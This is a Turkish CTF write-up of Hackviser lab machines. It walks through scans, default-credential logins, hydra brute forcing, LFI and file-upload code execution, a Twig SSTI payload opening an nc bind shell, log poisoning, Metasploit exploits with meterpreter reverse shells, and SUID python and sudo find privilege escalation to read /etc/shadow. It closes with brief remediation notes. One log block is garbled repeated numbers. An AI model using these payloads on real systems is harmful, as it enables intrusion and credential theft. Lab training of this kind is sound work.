Hackviser

Isınmalar

Stage-1

1- Arrow



İlk adım olarak NMAP taraması ile açık olan Telnet sunucusunu buluyoruz.

"nmap -sS <ip>"

```
Scanned at 2024-09-11 18:23:15 CDT for 0s
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
23/tcp open telnet
MAC Address: 52:54:00:F3:AA:D8 (QEMU virtual NIC)
Read data files from: /usr/bin/../share/nmap
```

Bu şekilde birinci ve ikinci sorumuzun cevabını bulduk.

- 1- 23
- 2- Telnet

Daha sonrasında ise 3. sorunun cevabını bulmak adına telnet sunucusuna bağlandık.

"Telnet <ip>"

Buradan ise:

```
#telnet 172.20.2.110
Trying 172.20.2.110...
Connected to 172.20.2.110.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root
it's just beginning *_*
arrow login:
```

3.sorumuzun cevabini bulduk.

3-arrow

Bize bu alıştırmada söylendiği gibi root:root gibi varsayılan ayarları kullanarak erişmeyi deneyebiliriz. Bu şekilde bizde root:root deniyoruz.


```
it's just beginning *_*
arrow login: root
Password:
Linux arrow 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64
The programs included with the Debian GNU/Linux system are free software the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
root@arrow:~#
```

Bu şekilde 4.sorumuzun cevabını başarıyla bulduk.

4-root:root

Daha sonrasında ise çalışma lokasyonunu bulabilmemiz adına "pwd" yazıyoruz.



Bu şekilde de 5.sorumuzun cevabını bulmuş olduk.

5-/root.

2- File hunter



Yeniden ilk alıştırmamızda olduğu gibi NMAP taraması yaparak başlıyoruz.

"nmap -sS <ip>"

```
Scanned at 2024-09-11 18:27:23 CDT for 0s
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
MAC Address: 52:54:00:5F:A7:5C (QEMU virtual NIC)
```

Buradan yine iki sorumuzun da cevabını buluyoruz.

- 1- 21
- 2- FTP

Daha sonrasında ise FTP sunucusuna bağlanmayı deniycez.

```
#ftp 172.20.2.189
Connected to 172.20.2.189.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.2.189:root):
```

Burada yazdığı gibi "anonymous" kullanıcı adını görebiliyoruz. Bu da sorumuzun cevabı.

3- Anonymous.

Eğer FTP komutlarını görmek istersek "help" komudunu kullanabiliriz bu da bizim 4.cevabımız.

4- Help

Eğer bir FTP sunucusundaki dosyanın adını öğrenmek istersek "ls" komudunu kullanmamız gerekir.

```
Using binary mode to transfer files.

ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.

-rw-r--r-- 1 ftp ftp 25 Sep 08 2023 userlist
```

5- Userlist

Eğer bir sunucudan dosyayı indirmemiz gerekirse "Get" komudunu kullanabiliriz.

6- Get

Şimdilik son sorumuz adına aslında hiçbir şey indirmemize gerek yok. Sadece "get <dosyaismi> -" kullanarak dosya içeriğini sunucuda okuyabiliriz.

```
ftp> get userlist -
remote: userlist
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for userlist (25 bytes).
jack:hackviser
root:
```

7- Jack:root

3- Secure command



Tekrardan "NMAP" taraması yaparak sunucudaki portları görmemiz gerekli.

"nmap -sS <ip>"

```
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 52:54:00:D1:A7:DD (QEMU virtual NIC)
```

Buradan iki sorumuzunda cevabı tekrardan geliyor.

- 1- 22
- 2- SSH

Üçüncü sorumuzda belirtildiği gibi hackviser:hackviser ile sunucuya bağlanmalıyız. Bunun için:

"ssh hackviser@<ip>"

İle ssh'a bağlanıp "yes" diyerek sonradan "hackviser" şifresini girmeliyiz.

```
Master's Message: W3lc0m3 t0 h4ck1ng w0rld
```

3- W3lc0m3 t0 h4ck1ng w0rld

```
hackviser@172.20.2.163's password:
Linux secure-command 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
hackviser@secure-command:~$
```

Erişim yaptıktan sonra kullanıcı değiştirmeyi deneyerek yetki yükseltmeyi deniycez.

Bunun için:

"su root"

Yazarak şifre olarak

"root"

Yazıcaz.

```
hackviser@secure-command:~$ su root
Password:
root@secure-command:/home/hackviser#
```


Sonrasında ise "cd" yaparak gizli bir mesajı arıycaz. Bunun için gizli dosyaları görmemizi sağlayan "-a" parametresini kullanmalıyız.

- 4- su
- 5- root
- 6- -a

```
root@secure-command:/home/hackviser# cd
root@secure-command:~# ls -a
....advice of the master .bashrc .local .ssh
```


Son olarak içeriği okumak adına nano ile açıyoruz.

"nano advice_of_the_master"



7- st4y cur10us

4-Query Gate



Yeniden ilk alıştırmamızda olduğu gibi NMAP taraması yaparak başlıyoruz.

"nmap -sS <ip>"

```
PORT STATE SERVICE REASON
3306/tcp open mysql syn-ack ttl 64
MAC Address: 52:54:00:56:46:A9 (QEMU virtual NIC)
```

Buradan iki sorumuzun cevabını buluyoruz.

- 1- 3306
- 2- mysql

MySQL'e bağlanabilecek en yetkin user root ve host'u belirtme parametresi "-h" dir.

- 3- root.
- 4- -h

Eğer databaselerin tamamını görmek istersek "SHOW databases;" Kullanabiliriz.

Bir database seçmek istersek "USE" komudunu kullanırız.

5- USE

Eğer table'ları görmemiz gerekiyorsa "SHOW tables;" Kullanabiliriz.

```
MySQL [detective_inspector]> show tables;
| Tables_in_detective_inspector |
| hacker_list |
| trow in set (0.004 sec)
```

6- hacker_list

Sonrasında ise bu table'ın içeriğini okumak istersek:

"SELECT * FROM hacker_list;"

Yapabiliriz.


id	firstName	lastName	nickname	type
1001	Jed	Meadows	sp1d3r	gray-hat
1002	Melissa	Gamble	c0c0net	gray-hat
1003	Frank	Netsi	v3nus	gray-hat
1004	Nancy	Melton	sltorml09	black-hat
1005	Jack	Dunn	psyod3d	black-hat
1006	Arron	Eden	r4nd0myfff	black-hat
1007	Lea	Wells	pumq7eggy7	black-hat
1008	Hackviser	Hackviser	h4ckv1s3r	white-hat
1009	Xavier	Klein	oricy4l33	black-hat

Aradığımız beyaz şapkalı hacker'ı bulduk.

7- H4ckv1s3r

Stage-2

1- Discover Lernaean



İlk önce nmap taramamız ile başlıyoruz.



1.sorumuzun cevabi: 22,80

Eğer çalışan servisi ve versiyonunu öğrenmek istersek "site.com/<random> " yaparak öğrenebiliriz.



2. Sorumuzun cevabi: Apache 2.4.56

Şimdi ise Dirb tool'unu kullanarak directory taraması yapıcaz.


"dirb <site url'si>"

```
---- Scanning URL: http://172.20.5.125/ ----
==> DIRECTORY: http://172.20.5.125/filemanager/
+ http://172.20.5.125/index.html (CODE:200|SIZE:10701)
```

Bulduğumuz directory "/filemanager/" ve bu da üçüncü sorumuzun cevabı.

3.sorumuzun cevabı: filemanager

Daha sonrasında ise bir login ekranı ile karşılaşıyoruz:



Buraya erişebilmek adına default giriş bilgilerini araştırıyoruz.



4. Sorumuzun cevabi: user:12345

Daha sonrasında Başarılı bir şekilde giriş yaparak karşımızda dosyalara göz atabileceğimiz bir sistemle karşılaşıyoruz. Son eklenen kullanıcıya bakmak için /etc/passwd dosyasını inceliyoruz.

```
↑ 172.20.5.125/filemanager/index.php?p=etc&view=passwd
```

Bu url'de görebileceğimiz gibi 1001 id'sine sahip "rock" adlı kullanıcı en son eklenmiş olandır.

5.sorumuzun cevabı: rock

Sonrasında ise /etc/shadow'a giderek kullanıcımızın şifresini öğrenmek istiyoruz ancak bunda başarılı olamıyoruz. Burada anlamadığım yer bizden ssh şifresinin istendiğiydi ancak bunu sonradan farkettim:')

Sonrasında ise ssh ile sunucuya erişim yapabilmek adına hydra ile şifreyi kırmamız gerekli.

```
#hydra -l rock -P rockyou.txt ssh://172.20.5.125 -v
a v9 5 (c) 2023 by van Hauser/THC & David Macieiak - P
[STATUS] 127.00 tries/min, 127 tries in 00:01h, 14344273 to do i
ctive
[22][ssh] host: 172.20.5.125 login: rock password: 7777777
[STATUS] attack finished for 172.20.5.125 (waiting for children
```

6.sorumuzun cevabi: 7777777

Şimdi ise ssh ile sunucuya erişimde bulunabiliriz ve ilk kullanılan komudu bulabiliriz.

```
permitted by applicable taw.
rock@discover-lernaean:~$ ls
roğk@discover-lernaean:~$ history
1 cat .bash_history
2 cd
3 ls -la
4 history
5 ls
6 ls -la
7 exit
8 cd
9 exit
10 pwd
11 cd /var/www/html/
12 ls -la
13 cd filemanager/
14 ls -la
15 cd
16 ls -la
17 ls
18 history
rock@discover-lernaean:~$
```

7.sorumuzun cevabı: cat .bash_history

2- Bee




Nmap taraması yaparak başlıyoruz ve böylece ilk sorumuzun cevabını bulabilelim:

```
Nmap scan report for 172.20.5.29
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
3306/tcp open mysql
MAC Address: 52:54:00:54:1F:F2 (QEMU virtual NIC)
```


1.sorumuzun cevabı: 80,3306

Daha sonrasında ise dashboard sitesini /etc/hosts'a eklememiz gerektiğini görüyoruz:




2.sorumuzun cevabı: dashboard.innovifyai.hackviser

Sonrasında ise karşılaştığımız login ekranına Injection yapmak adına sitedeki bazı kodlarla oynuyoruz.



Burada bunu yapmamızın sebebi sitenin bizden email karakterleri istemesi sebebiyle zafiyetli kodumuzu gönderemiyorduk. Bunun adına input elementindeki "email" ibaresini kaldırdık.

Sonrasında ise settings kısmına giderek LFI zaafına sahip bir yer bulduk.



Ayrıca burada 3. sorumuzun cevabı saklı.

3.sorumuzun cevabı: settings.php

Daha sonrasında LFI zaafiyeti olduğunu tahmin ettiğimiz dosya yükleme sistemine deneme amaçlı "<?php system('id'); ?>" yazarak 4.sorumuzun cevabını elde edebiliriz.

4.sorumuzun cevabi: 33

Mysql şifresini öğrenmek amacıyla bu komutları kullanarak cmd parametresi alıyoruz:

Bu komut ile tekrar tekrar dosya yüklememize gerek kalmayacak. Daha sonra path traversal deneyek MySQL database'ine ait config dosyasını bulup okumayı deniyoruz. Ki bu dosyaya:




Şeklinde erişebiliriz. Ancak bu formatta okuyamayız bu yüzden sayfa kaynağına göz atmalıyız:

Buradan görebileceğimiz şekilde database şifresini ve son sorumuzun cevabını bulabiliyoruz.

5.sorumuzun cevabı: Root.123!hackviser


3- Leaf



Sitemizi ziyaret ederek ilk sorumuzun cevabını bulduk.

1.sorumuzun cevabı: Modish Tech

Daha sonrasında ürünlerin gösterilirken neyde "GET" parametresinin kullanıldığı soruluyor. Bunun için bir ürüne tıklıyoruz ve url'de:




2. Sorumuzun cevabı: id

SSTI ise Server Side Template Injection demektir.

3. Sorumuzun cevabı: Server Side Template Injection

Ekranda 49 gösteren SSTI payload'ı "{{7*7}}" dır.

4.Sorumuzun cevabı: {{7*7}}



Bu şemaya bakılırsa 5. sorumuzun cevabını bulmuş sayılırız.

5.sorumuzun cevabı: Twig

Şimdi ise kod çalıştırabileceğimizi gördüğümüz için remote control almaya çalışacağız. Bunun için ilk önce sunucuda 1337 portunda dinlemeye geçicez ve ana makinemizden 1337 portunda bağlanıcaz.

```
Add a comment
What is your name?

connection try

What is your comment?

{{['nc -nvlp 1337 -e /bin/bash']|filter('system')}}
```

```
#nc -nv 172.20.5.42 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 172.20.5.42:1337.
```

Şimdi sunucuya eritiğimize göre database ismini öğrenerek son sorumuzu cevaplayabiliriz.


```
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
js ment?
product.php
product.php
productsn/bash'][filter('system')}
vendor
cat config.php

$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    imm$pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username,
    assword);
    $password;
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
}---
```

6.sorumuzun cevabı: modish_tech

4- Venomous



Sunucudaki çalışan servisi bulmak adına daha önce yaptığımız gibi

site-urlsi.com/<random>

Yapabiliriz. Bu bize:




I 404 Not Found

nginx/1.18.0

Verecektir.

1.Sorumuzun cevabı: nginx 1.18.0

Daha sonrasında ise "GET" parametresi kullanan yeri bulmak adına siteyi kurcaladıktan sonra:



Bu parametrenin invoice olduğunu görüyoruz.

2. Sorumuzun cevabı: invoice

Bu parametrede Path Traversal zaafiyeti var gibi duruyor. Bunu kullanarak Passwd dosyasını okuyabiliriz.



3. Sorumuzun cevabı: ../../../etc/passwd

Şimdi ise LFI zaafiyetinin açılımından bahsedelim. LFI: Local File Inclusion olarak tanımlanabilir.

4. Sorumuzun cevabı: Local File Inclusion

Daha sonrasında ise Nginx'in varsayılan config dosyasını bulucaz.

```
http {
    ...
    ...
    access_log /var/log/nginx/access.log;
```

5. Sorumuzun cevabı: /var/log/nginx/access.log

Nginx bazen loglarını arşivlemek adına access.log dosyasını access.log.1 ve access.log.2 gibi yapabilir bu yüzden birde oraya bakıyoruz.

```
10.0.10.4 - - [24/Dec/2023
10.0.10.4 - - [24/Dec/2023
10.0.10.4 - - [24/Dec/2023
10.0.10.4 - - [24/Dec/2023
10.0.10.4 - - [24/Dec/2023
```

Buradan görebileceğimiz şekilde sunucuya ilk erişen ip 10.0.10.4

6.sorumuzun cevabi: 10.0.10.4

Şimdi gördüğümüz üzere sistem loglarına erişebiliyoruz ve bu şekilde "Log Poisoning" yani Log dosyasına zaafiyet yerleştirerek sistemi ele geçirebiliriz. Bunun için netcat kullanıcaz.

```
### 179.10 | 200 | 201 | 200 | 201 | 200 | 201 | 200 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 | 201 |
```

Bu sırada ise açtığımız reverse shell'e erişebilmek adına kendi bilgisayarımızda netcat'i listen moduna almalıyız.

Başarılı bir şekilde reverse bağlantı kurduktan sonra bizden show-invoices.php dosyasının modifiye edilme zamanı soruluyor. Bunun için:

stat <dosya ismi>

Kullanabiliriz.


```
stat show-invoice.php
File: show-invoice.php
Size: 65
Blocks: 8
I0 Block: 4096 regular file
Device: 801h/2049d Inode: 147445 Links: 1
Access: (0644/-rw-r--r--) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 2024-09-18 17:07:02.728000000 -0400
Modify: 2023-12-10 19:23:00.0000000000 -0500
Change: 2023-12-24 11:16:23.980000000 -0500
Birth: 2023-09-28 03:45:45.478746291 -0400
```

Son sorumuzun cevabı burdan görülebiliyor.

7. Sorumuzun cevabı: 19:23

Stage – 3

1. Super Process



İlk önce Nmap taraması yaparak başlıyoruz.

```
PORT STATE SERVICE

22/tcp open ssh
9001/tcp open tor-orport
MAC Address: 52:54:00:E8:4F:DE (QEMU virtual NIC)
```


Buradan görebileceğimiz şekilde sistemdeki açık portlarımızı bulduk.

1.Sorumuzun cevabi: 22,9001

Bundan sonra ise sitemize erişmek adına <makine-ip'si>:9001 şeklinde siteye erişebiliyoruz.

Supervisor 3.3.2

Sunucuda kullanılan servisimizi bulduk şimdi bunun için CVE kodumuzu arıycaz.



2. Sorumuzun cevabi: CVE-2017-11610

Daha sonrasında ise metasploit kullanarak sisteme erişmeyi deniycez.

Gerekli ayarları doldurduktan sonra run ile çalıştırıyoruz.

```
[*] Meterpreter session 1 (
-09-18 16:17:57 -0500

meterpreter > shell
Process 474 created.
Channel 1 created.
whoami
nobody
```

Buradan gördüğümüz kadarıyla sistem nobody ile çalışıyor.

3. Sorumuzun cevabı: nobody

Şimdi ise sistemde shell alabilmek adına kullanabileceğimiz izinli bir komudumuz var mı ona bakıcaz.

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

Burada python2.7 kullanabileceğimizi gördük.

4.sorumuzun cevabı: python2.7

Python 2.7 kullanarak sistemde root elde edebileceğimiz bir payloadımız var:

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
■
```

Şimdi ise /etc/shadow ile root'un hashlenmiş şifresini bulabiliriz.

```
cat /etc/shadow
^[[Aroot:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7
C5:19640:0:99999:7:::
```

Buradan ise 5. sorumuzun cevabını buluyoruz!

2.Glitch



İlk olarak Port taraması yapıyoruz:

```
PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

MAC Address: 52:54:00:46:1B:DA (QEMU virtual NIC)
```


1.Sorumuzun cevabı: 22,80

Daha sonrasında ise /etc/hosts'a kaydettiğimiz adresin servisini öğrenmek adına "/" dan sonra rastgele yazılar yazıyoruz.



Gördüğümüz gibi sunucuda Nostromo 1.9.6 çalışıyor.

2. Sorumuzun cevabi: nostromo 1.9.6



3. Sorumuzun cevabi: CVE-2019-16278

Şimdi ise bunu metasploit kullanarak istismar edicez. Ve daha sonrasında ise Linux sürümünü öğrenmek adına shell kullanarak "uname -a" yazıcaz.

```
uname -a
Linux debian 5.11.0-051100-generic
```

4.sorumuzun cevabı: 5.11.0-051100-generic


Biraz bu sürümle alakalı zaafları araştırınca Dirty pipe adlı bir açık buluyoruz. İnternetten biraz araştırdığımızda ise bir exploit dosyası buluyoruz. Bunu kendi bilgisayarımızdan paylaşıma açacağımız bir http sunucusu ile hedef makineye göndericez.

```
msf6 exploit(multi/http/nostromo_code_exec) > python3 -m http.server 1337
[*] exec: python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```


Dikkat: Bu aşamada bir duvara çarptım ve 2 gün boyunca ne yaparsam yapayım bir şekilde bu zafiyeti karşı makineye aktaramadım. Ancak bundan sonra yapmamız gerekenleri şöyle hayal edebiliriz.

- 1- Zafiyeti karşıya "wget" kullanarak kendimizden çekmek.
- 2-karşı makinede bu kodu çalıştırmak.
- 3-Root yetkisi almak.
- 4- /etc/shadow'daki hackviser kullanıcısının şifresinin hash değerini elde etmek.

3-Find and Crack



İlk olarak bize verilmiş bize sorulan ilk soru ise IT Management sisteminde kullanılan servis nedir.



1.sorumuzun cevabı: glpi

Sonrasında ise Metasploit ile bu servis için bir zaaf arıyoruz. Ve Ayarları kurarak istismar ediyoruz.

```
re details.
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 172.20.2.73:4444

[*] Running automatic check ("set AutoCheck false" to disable)

[+] The target appears to be vulnerable.

[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp

[*] Sending stage (24772 bytes) to 172.20.2.143

[*] Meterpreter session 1 opened (172.20.2.73:4444 -> 172.20.2.143:50394) at 2024-09-18 16:44:11 -0500
```

Daha sonrasında database şifresini öğrenmek üzere dosyaları karıştırdık.

```
meterpreter > cat config_db.php

class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
```

2. Sorumuzun cevabı: glpiuser

Sudo ile kullanabileceğimiz komutları öğrenmek için "sudo –l" komudunu çalıştırmamız gerekli.

```
sudo -l
Matching Defaults entries for www-data
    env_reset, mail_badpass, secure_par
bin\:/usr/bin\:/sbin\:/bin

User www-data may run the following con
    (ALL : ALL) NOPASSWD: /bin/find
```

3. Sorumuzun cevabı: Find

Görünüşe bakılırsa Find komudu sudo yetkisi ile çalıştırılabiliyor. Buna göre bir payload çalıştırırsak root yetkisi elde edicez.

```
sudo find . -exec /bin/sh<sup>o()</sup>; -quit
whoami
root
```

Şimdi root yetkisini elde ettiğimize göre backup.zip dosyasını indirerek şifresini kırabiliriz. Bunun için hedefte python ile 1337 portunda bir http sunucusu açıcaz.

python3 -m http.server 1337

Directory listing for /

- .bash history
- .bashrc
- backup.zip

Şimdi bilgisayarımıza indirdiğimiz backup.zip dosyasını kırmak amacıyla "fcrackzip" tool'unu kullanabiliriz.

fcrackzip –D –p /usr/share/wordlists/rockyou.txt -u Backup.zip

```
#fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip

PASSWORD FOUND!!!!: pw == asdf;lkj
```

3.sorumuzun cevabı: asdf;lkj

Şimdi ise dosyaların içeriğini okuyarak şüpheli maden yapan şahsın kimliğini bulmalıyız.

A	В	С	D	E	F	G	H	1
Name	Alternate Username	Status	Manufacturers	Types	Model	Operating System - Name	Comments	Locations
Administration-001	Bertha Hobbs	out of use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-002	Mina Bennett	in use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-003	Peter Mcmillan	in use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-004	Marley Wilkerson	in use	Dell	Laptop	Vostro 15	Windows		HQ
Dev-Team-001	Cameron Acevedo	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
Dev-Team-002	Zoya Li	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
Dev-Team-003	Aamina Pratt	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
IT-0001	Sahar Wright	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
IT-0002	Lexie Webb	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
IT-0003	Abbey Berry	out of use	Lenovo	Laptop	Thinkpad 14	Linux	faulty device	HQ
IT-0004	Ethan Friedman	in use	Lenovo	Laptop	Thinkpad 14	Linux	suspicious. he may be mining	HQ
IT-0005	Syeda Cortez	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
Legal-001	Dewey Gordon	in use	HP	Laptop	Pavilion 16	Windows	low cyber security awareness	HQ
Sales-001	Darcey Stephenson	in use	HP	Laptop	Pavilion 16	Windows		Branch Griffy
Sales-002	Emilie Rosario	in use	HP	Laptop	Pavilion 16	Windows		Branch Griffy
Sales-003	Oliwia Wheeler	out of use	HP	Laptop	Pavilion 16	Windows	low cyber security awareness	Branch Griffy
test-1								unknown
test-2								unknown
test-3								unknown

Görünüşe bakılırsa şüphelimizi bulduk.

4.sorumuzun cevabı: Ethan Friedman

Çözümler/Önlemler

Stage -1:

- 1.Arrow: Varsayılan bilgilerin değiştirilerek açığın kapatılması sağlanılabilirdi. Ayrıca Port taraması için portlar saklanabilirdi.
- 2. File Hunter: Sunucudaki Kullanıcı adı saklanmalı. Ayrıca tutulan bilgilerin şifrelenmesi gerekirdi.
- 3.Secure Command: "Su root" komudunun korunaksız olması ve root şifresinin varsayılan olmasından kaynaklıdır. Değiştirilmesi gerekli
- 4. Query Gate: MySQL database'ine ait şifre güçsüz.

Stage - 2:

- 1.Discover Lernaean: Kullanılan filemanager uygulamasının varsayılan ayarları değiştirilmelidir. Rock adlı kullanıcıya ait ssh bağlantısının şifresi güçlendirilmelidir.
